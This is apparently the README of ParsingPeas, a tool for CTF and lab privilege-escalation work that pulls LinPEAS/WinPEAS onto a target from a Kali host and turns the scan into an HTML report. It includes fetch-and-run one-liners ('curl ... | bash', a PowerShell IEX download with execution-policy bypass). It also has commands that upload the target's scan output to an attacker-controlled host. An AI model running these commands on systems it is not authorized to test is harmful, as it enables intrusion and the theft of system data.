 yuvalmil/parsingpeas
HTML parser for PEAS output with additional features

Automated PEASS collection + a clean, portable HTML report for CTF & lab privilege-escalation work.


Run one command on the target. ParsingPeas pulls LinPEAS/WinPEAS from your Kali host, runs the scan, ships the output back, and turns it into a single self-contained HTML report you can read, search, triage, and keep — no manual file transfer, no internet on the target.

Report summary — sections grouped by LinPEAS's own categories, with finding dots and a findings bar:

Findings only — one click filters the report and sidebar down to sections with critical/high hits:


Full terminal output — the complete, faithfully-coloured scan; searchable with Ctrl-F:
Raw PEASS output is a wall of scrolling terminal text that's gone the moment your shell dies. ParsingPeas:
scp, no hosting linpeas yourself, no
copy-pasting output back to Kali..html file you
can copy off the box, archive, or open offline by double-clicking.It is presentation + logistics, not an exploit engine: it faithfully preserves PEASS's own colouring and findings rather than second-guessing them.
file://.N critical / N high chips that jump between flagged
sections, plus a colour legend.bash) and WinPEAS (PowerShell).git clone https://github.com/YuvalMil/ParsingPeas.git
cd ParsingPeas
./setup.sh # downloads LinPEAS + WinPEAS into scripts/
pip3 install -r requirements.txt
python3 receiver.py # serves on http://0.0.0.0:8005
Leave receiver.py running. Find the IP the target will reach you on:
tun0 address — ip -4 addr show tun0Linux/Unix (uses curl, falls back to wget):
curl -sSL http://YOUR_KALI_IP:8005/get-script | bash
Windows (PowerShell / reverse shell):
powershell -ExecutionPolicy Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://YOUR_KALI_IP:8005/get-script.ps1')"
Pick the one-liner that matches the target OS — Linux serves LinPEAS, Windows serves WinPEAS.
Reports are generated on your Kali host in ./reports/. Either:
http://YOUR_KALI_IP:8005 and click a report, orxdg-open ./reports/report_<host>_<timestamp>.html
Copy that single .html anywhere you like; it works on its own.
Target → downloads wrapper from Kali → runs PEASS → POSTs output → Kali parses → self-contained HTML report
The target never needs internet — the wrapper and PEASS binaries are all served from your host.
If the one-liner fails, do it by hand.
Linux:
# On target
curl http://KALI_IP:8005/get-linpeas -o /tmp/lp.sh
chmod +x /tmp/lp.sh
/tmp/lp.sh > /tmp/out.txt
# Send back
curl -X POST -H "X-Hostname: $(hostname)" -H "X-Scan-Type: linpeas" \
  --data-binary @/tmp/out.txt http://KALI_IP:8005/upload
Windows (PowerShell):
Invoke-WebRequest -Uri http://KALI_IP:8005/get-winpeas -OutFile $env:TEMP\wp.exe
& "$env:TEMP\wp.exe" > $env:TEMP\out.txt
Invoke-WebRequest -Uri http://KALI_IP:8005/upload -Method POST `
  -Headers @{"X-Hostname"=$env:COMPUTERNAME; "X-Scan-Type"="winpeas"} `
  -InFile $env:TEMP\out.txt
Parse a PEASS dump you already have:
python3 parser.py /path/to/peas_output.txt # writes an HTML report to ./reports/
Edit the top of receiver.py:
| Setting | Default | Notes |
|---|---|---|
| Port | 8005 | change the app.run(... port=...) line |
OUTPUT_DIR | ./received_outputs | raw uploaded scans |
REPORTS_DIR | ./reports | generated HTML reports |
SCRIPTS_DIR | ./scripts | LinPEAS/WinPEAS binaries |
MAX_UPLOAD_SIZE | 10 MB | enforced — larger uploads get HTTP 413 |
curl http://KALI_IP:8005/health to check
connectivity; open the firewall with sudo ufw allow 8005/tcp./get-linpeas? Run ./setup.sh to fetch the PEASS binaries.⚠️ For authorized penetration testing, CTFs, and lab use only.
Built on PEASS-ng by @carlospolop. ParsingPeas only collects and presents its output.
MIT License · Contributions welcome
